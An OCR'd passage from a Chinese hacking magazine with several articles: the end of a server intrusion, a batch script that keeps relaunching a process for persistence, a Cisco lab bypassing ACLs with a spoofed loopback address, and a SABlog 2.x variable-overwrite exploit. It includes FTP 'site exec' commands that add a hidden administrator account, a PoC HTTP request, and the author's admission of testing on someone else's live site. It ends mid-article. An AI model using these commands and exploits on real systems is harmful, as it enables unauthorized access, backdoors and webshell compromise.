


图 26

接下来在本地 cmd 下登录目标站的 FTP，跳转到 SYSTEM32 下，执行如下系统命令添加系统用户 iecho$ 并将其提升为系统管理员，如图 24 所示。

```
quote site exec "net user iecho$ haozi123 /add"
quote site exec "net localgroup Administrators iecho$ /add"
```

登录终端成功，如图 25 所示。

四、不是结尾

就这样，结束了整个入侵过程。最后还要说一句，前面我们知道了服务器开启了 SQLSERVERAGENT 服务，而网上一直都流传着 DB_OWNER 权限下利用 SQLSERVERAGENT 服务来执行系统命令的传说，虽然我没有成功过一次（*包括此次入侵中*），但还是将这个脚本给大家，界面如图 26 所示。

据说成功的几率是很大的，或许你的运气会比我好噢！好了，就这样吧，有问题的朋友可以到非安全论坛发帖，我会及时回答的。

编辑点评：

发现问题所在，再去成功解决，就是进步的最好方法。

Start 与管道符的强强联手

读者们应该都记得上一年 9 月份非安全上我写的《强大的 Mshta 与伟大的 Find》这篇文章吧？不知道各位读者看到进程判断，然后"复活"这个话题的时候，有没有发现用 Find 命令来帮助判断什么进程是否存在，是不是太呆板了呢？不单单是呆板，而且办法还真有点笨！为了纠正那篇文章的呆板方法，于是就有了本文。

我记得某位高手曾说过，用 User 命令和 Goto 命令不断返回也能帮助进程复活。User 命令格式为 **"File User.exe"**，其中 File 替换成需要监视并复活的文件名称或实际路径。

办法是行了，但是我在重复试验之后终于发现了其中的不足，它并不能循环复活在命令行下执行的程序，但是拥有 CUI 界面的程序，User.exe 还是可以应付得来。




图 1

归根到底，这个办法还是那个高手想出来的。做为一名有技术探究爱好的我，也想琢磨一个新的"复活"办法，这个念头在我心中扎下了深根，从此每天都在进行试验，每天都流下了辛勤的汗水。在经历了无数次的失败后，笔者终于成功了（*看来失败真是成功之母呀*）。




图 2

话说那天笔者在翻阅一些系统命令的帮助参数时，忽然看见了一句关于 Start 命令的帮助参数，是这样写的："/WAIT 启动应用程序并等候它结束"。其中几个字特别吸引我的眼睛，那就是"等候它结束"，这不正是我所需要的吗？




图 3

说真的，我对 Start 的命令参数并不太了解，立马在 cmd 下键入 **"Start /?"**，回车后正如资料所说，如图 1 的最后一行。

再在 cmd 中键入 **"Start /wait echo 祖国万岁"**，回车后出现了第二个批处理，显示"祖国万岁"并且进入了命令输入形式，而第一个批处理却定在了那里没有回显，如图 2。

现在我把第二个批处理关掉，结果第一个批处理显示终止符号"^C"，证明它知道了另一个批处理被结束了，如图 3。

但是新问题又来了，读者们先把如下这段命令保存为 *.bat 文件：

```
@Echo off
Title Wait
:Wait
Start /Wait Echo 祖国万岁
Goto Wait
```




图 4

执行后一共有 2 个批处理，第 1 个是有以上命令的批处理，第 2 个是显示"祖国万岁"的批处理。当我们关闭第 2 个批处理的时候，第 1 个却显示"^C 终止批处理操作吗(Y/N)?"，如图 4。

如果我们输入Y，那么第一个批处理将被结束；如果我们输入N，那么第一个批处理不会被结束，而第2个批处理将会复活。我意识到，需要人为控制的批处理怎样才能实现全自动呢？

我突然想到了把“Start /Wait Echo 祖国万岁”用管道符“|”跟一些命令连接成为一句后会不会把“^C终止批处理操作吗(Y/N)?”忽略掉，而形成全自动的效果呢？

说干就干，我把上面那段命令修改成如下内容并保存为*.bat文件：

```
@Echo off
Title Wait
:Wait
Start /Wait Echo 祖国万岁 |Echo.
Goto Wait
```



图5

执行后我把出现的第2个批处理关闭掉，第1个批处理只显示“^C”，然后第2个批处理奇迹般的复活了，如图5。

整个研究过程就结束了，另外提醒读者们，**只要将“Start /wait”后面的命令换成要复活的文件**即可，然后把这段代码加到上回我教大家的批处理自身进程隐藏技术里，感觉就挺完美的了。

总的来说，这次探究笔者还是学到了许多的东西，特别是管道符的使用。读者们有什么建议或疑问，就到论坛跟我聊聊吧，我的ID是“[007]”。

编辑点评：这篇文章要结合09年9月的文章一起来看一下，这个批处理让某个进程自动复活还是挺有意思的。

绕过ACL进行非授权访问

图逆流风（李友贤）

从本文你可以学到：
了解配置环回口

路由器和交换机因其功能的特殊性，在网络中扮演着重要的角色。一个路由器被黑客攻陷，可能引起整个网络的瘫痪，危害远远大于我们平时攻陷网站。在网络管理时，网络管理员为了方便远程管理，一般都会开放telne、SSH等服务用于远程管理，这样就留下了安全隐患。一般的解决方法是做ACL（Access control list，访问控制列表），只允许管理员的IP地址访问这些关键设备。但我在学习Cisco的过程中发现，只要做一些简单配置就能在一定网络环境中绕过ACL的限制，非法访问到受保护的设备。

我们来看下面这个拓扑图，如图1。




图1 拓扑图

```
R4#ssh -l liyx 192.168.1.1
Password:
R1>exit
[Connection to 192.168.1.1 closed by foreign host]
R4#
```

图2 在R4远程登录到R1

```
R2#ssh -l liyx 192.168.1.1
% Connection refused by remote host
R2#
```

图3 在R2远程登录R1

```
R2#ssh -l liyx 192.168.1.1
Password:
R1>exi
R1>exit
[Connection to 192.168.1.1 closed by foreign host]
R2#
```

图4 无法访问R1

R1是一个公司私有网络的出口路由器，也就是公司内所有机器上网都要经过R1。R4是远程管理者所在的路由器，也可以是一台主机。R2和R3是R1和R4通讯需要经过的路由器，做ACL保护R1，应该只能允许远程管理者访问，即只能允许192.168.3.2（远程管理者的IP地址）远程管理。这里为了安全性高一点，R1使用SSH服务提供远程管理者远程管理。

下面是几台路由器的相关配置，完整配置会打包给大家：

```
*****R1*****

hostname R1   //给路由器起名R1
ip domain name nohack.com.cn    //指定路由器的域nohack.com.cn，配置SSH时生成公钥时需要用的，crypto key generate rsa用于生成RSA加密的公钥
username liyx secret 5 $1$Y6bq$yyOVCEAI8/6mLej9582qD/      //创建本地用户liyx，密码是nohacck，secret说明密码是加密的
interface FastEthernet0/0
 description To R2
 ip address 192.168.1.1 255.255.255.0
ip route 0.0.0.0 0.0.0.0 192.168.1.2  //静态路由指向R2，即所有出去流量都经过R2
access-list 1 permit 192.168.3.2   //ACL 1，仅允许192.168.3.2，拒绝其他所有的
access-list 1 deny   any
line vty 0 4   //配置VTY线路
 access-class 1 in     //在VTY线路入口方向使用ACL 1
 login local           //登录认证使用本地数据库
 transport input ssh   //只允许使用SSH方式登录

*****R2*****

hostname R2
interface FastEthernet0/0
 description To R1
 ip address 192.168.1.2 255.255.255.0
interface FastEthernet0/1
 description To R3
 ip address 192.168.2.1 255.255.255.0
router rip      //使用RIPv2路由协议
 version 2
 network 192.168.1.0    //宣告192.168.1.0网段
 network 192.168.2.0    //宣告192.168.2.0网段

*****R3*****

hostname R3
interface FastEthernet0/0
 description To R4
  ip address 192.168.3.1 255.255.255.0
 interface FastEthernet0/1
  description To R2
  ip address 192.168.2.2 255.255.255.0
 router rip //使用RIPv2路由协议
  version 2
  network 192.168.2.0      //宣告192.168.2.0网段
  network 192.168.3.0      //宣告192.168.3.0网段

*****R4*****

hostname R4
interface FastEthernet0/0
 description To R3
 ip address 192.168.3.2 255.255.255.0
ip route 0.0.0.0 0.0.0.0 192.168.3.1        //静态路由指向R3
```

我们在R4远程登录到R1，如图2，成功登录，因为R4使用接口F0/0访问R1，IP地址是192.168.3.2，所以符合R1的访问控制列表的要求。

在R2远程登录R1，如图3，提示远程主机拒绝连接，因为R2访问R1是通过IP地址与R1直连，访问控制列表起到作用。

这样看似很安全，因为除了192.168.3.2这个主机外，其他IP地址都被访问控制列表deny掉。但是路由器有使用环回接口作为源地址的功能，下面看我们如何在R2上做配置，使R2能骗过R1的访问控制列表。

```
R2#conf t     //进入配置模式
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#int loopback 0        //启用环回接口
Dec 24 16:28:30.923: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0, changed state to up  //提示换回接口启用
R2(config-if)#ip address 192.168.3.2 255.255.255.255//指定IP地址192.168.3.2/32
R2(config)#ip ssh source-interface loopback 0    //使用loopback 0作为SSH访问的源端口
Please create RSA keys to enable SSH.
R2(config)#exit
Dec 24 16:29:12.959: %SYS-5-CONFIG_I: Configured from console by console
R2#ssh -l liyx 192.168.1.1      //使用SSH登录R1，-l参数后面接用户名liyx

Password:

R1>exit    //成功登录后退出
[Connection to 192.168.1.1 closed by foreign host]
R2#
```

如图4，当然这样做了之后，会切断R1和R4（192.168.3.2）的通讯，

```
R2#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet0/1
R    192.168.3.0/24 [120/1] via 192.168.2.2, 00:00:22, FastEthernet0/1
R2#
```

图5 R2配置环回口前

因为R1发送到192.168.3.2的数据包会被R2认为是发给自己的数据包而不会转发，这也就是为什么配置环回口IP地址使用32位掩码的原因。这里只切断R1和R4（192.168.3.2）的通讯，不影响192.168.3.0/24网段的其他主机。

对比下R2配置环回口前后的路由表就可看出，如图5、图6。图5是没加环回口的路由表，图6是加了环回口的路由表。

至此，我们已经成功绕过ACL对非授权设备进行访问。总结一下，当要绕过做了ACL限制IP访问的设备时，可以在我们能控制的设备上启用环回口，并设置使用环回接口的IP地址作为源端口进行访问（拥有控制权的这台设备必须是非授权设备与IP拥有者通讯必经的设备）。

```
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet0/1
     192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.3.2/32 is directly connected, Loopback0
R       192.168.3.0/24 [120/1] via 192.168.2.2, 00:00:11, FastEthernet0/1
R2#
```

图6　R2配置环回口后

编辑点评：文中许多语句很拗口，技术就是这样，多读几篇才能更好地理解。

对SABLOG2.X的漏洞利用

图 Xyzy（北洋贱队&&tian6）

话说刚过完年上班第一天，我打开电脑，在80VUL.com偶然发现了SABLOG 2.X的爆任意变量覆盖漏洞。我原来读的时候还真没注意到这一段，可是它给出的说明以及POC都不是很清楚，我这里就对它作个详细解说。

一、漏洞原因

由于Sablog-x v2.x的common.inc.php里$_EVO变量初始化处理存在逻辑漏洞，导致可以利用extract()来覆盖任意变量，最终导致xss、sql注射、代码执行等很多严重的安全漏洞。

common.inc.php相关代码如下：

```
.........
$seccode = $sessionexists = 0;
$userfields = 'u.userid AS sax_uid, u.username AS sax_user, u.password AS sax_pw, u.groupid AS sax_group, u.logincount AS sax_logincount, u.email as sax_email, u.url as sax_url, u.lastpost, u.lastip, u.lastvisit, u.lastactivity';
if ($sax_hash) {//条件判断$sax_hash是否为空，如果不为空则初始化$_EVO数组
    if ($sax_uid && $sax_pw) {
        $query = $DB->query("SELECT s.hash, s.seccode, $userfields
            FROM {$db_prefix}users u
            LEFT JOIN {$db_prefix}sessions s ON (s.uid = u.userid)
            WHERE s.hash='$sax_hash' AND u.userid='$sax_uid' AND CONCAT_WS('.',s.ip1,s.ip2,s.ip3,s.ip4)='$onlineip'
            AND u.password='$sax_pw' AND u.logincount='$sax_logincount' AND s.auth_key='$sax_auth_key'");
    } else {
        $query = $DB->query("SELECT hash,uid as sessionuid,groupid,seccode,lastactivity FROM {$db_prefix}sessions WHERE hash='$sax_hash' AND CONCAT_WS('.',ip1,ip2,ip3,ip4)='$onlineip' LIMIT 1");
    }
    if ($_EVO = $DB->fetch_array($query)){
        $sessionexists = 1;
        if($_EVO['sessionuid']) {
            $query = $DB->query("SELECT $userfields FROM {$db_prefix}users u WHERE u.userid='".intval($_EVO['sessionuid'])."'");
            $_EVO = array_merge($_EVO, $DB->fetch_array($query));
            $sax_uid = $_EVO['userid'];
        }
    } else {
        if($_EVO = $DB->fetch_one_array("SELECT hash,groupid,seccode,lastactivity FROM {$db_prefix}sessions WHERE hash='$sax_hash' AND CONCAT_WS('.',ip1,ip2,ip3,ip4)='$onlineip'")) {
            dcookies();
            $sessionexists = 1;
        }
    }
}
if(!$sessionexists) {
    if($sax_uid) {//另一个条件判断$sax_ uid是否为空，如果不为空则初始化$_EVO数组
        if(!($_EVO = $DB->fetch_one_array("SELECT $userfields FROM {$db_prefix}users u WHERE u.userid='$sax_uid' AND u.password='$sax_pw' AND u.lastip='$onlineip'"))) {
            dcookies();
        }
    }
    !$sax_hash && $sax_hash = random(6);
    !$seccode && $seccode = random(6, 1);
}
$userfields = '';
@extract($_EVO);
............
```

$_EVO初始化过程在if ($sax_hash)里，如果这个if条件不满足，将跳过这个初始化过程。

由上面的代码片断可以看到，只要使$sax_hash和$sax_uid的布尔值为fales，$_EVO就不会被赋值。而$sax_hash和$sax_uid这两个变量来自$_COOKIE，这样我们可以很容易地控制$_EVO，然后通过extract()来覆盖任意变量。

下面给出的是80VUL的POC：

```
POST http://127.0.0.1/sax/cp.php??HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Referer: http://127.0.0.1/sax/cp.php
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1; SV1)
Host: 127.0.0.1
Content-Length: 138
Connection: Close
_EVO[sax_uid]=1&_EVO[sax_pw]=1&_EVO[sax_logincount]=1&_EVO[sax_hash]=1&_EVO[sax_group]=1&_EVO[sax_auth_key]=1&_EVO[timestamp]=11111111111
```

这个漏洞肯定是存在的，只是80VUL给出的POC是不能直接用的，要进行修改才行。

二、如何利用

既然可以覆盖任意变量，那么利用的方法就有很多很多……比如RFI、sql inject、XSS。我还是拿80VUL给出的后台欺骗来说一下如何利用以及拿到webshell吧。

为什么80VUL给出的POC不能用呢？先看一下cp.php中的代码：

```
require_once('include/common.inc.php'); //.包含的common.inc.php会自动模拟全局变量帮我们注册

// 加载后台常用函数
require_once(SABLOG_ROOT.'include/func/admin.func.php');

// 检查安装文件是否存在
if (file_exists('install')) {
    exit('Installation directory: install/ is still on your server. Please DELETE it or RENAME it now.');
}

if ($_SERVER['REQUEST_METHOD'] == 'POST' && ($_POST['formhash'] != $formhash)) {//  这里就是poc会失败的原因，当提交方法为POST时，POST提交的'formhash'要等于$formhash，不然就会出现登录框。当然，绕过这里也很简单，提交方法为GET就可以绕过。
    loginpage();
}

// 登录验证
if($_POST['action'] == 'dologin') {
    /*

// 登录状态检测
if (!$sax_uid || !$sax_pw || !$sax_logincount || !$sax_hash) {
// 这里是一个关键点，要保证提交的覆盖的变量，至少要包含sax_uid, sax_logincount, sax_pw, sax_hash
    loginpage();
}

$job = sax_addslashes($_GET['job'] ? $_GET['job'] : $_POST['job']);

// 加载缓存操作函数
require_once(SABLOG_ROOT.'include/func/cache.func.php');
require_once(SABLOG_ROOT.'include/func/permalink.func.php');
```

利用的第一个前提是sax_hash和sax_uid为false。sax_hash和sax_uid是可通过cookie来得到值的，我就用老兵的cookie浏览器。由于本地没有实际的环境，就去网上找了一个站做测试，希望站长不要见怪哦，如图1。

在图1中的“address”栏中输入以下格式的地址：




图 1

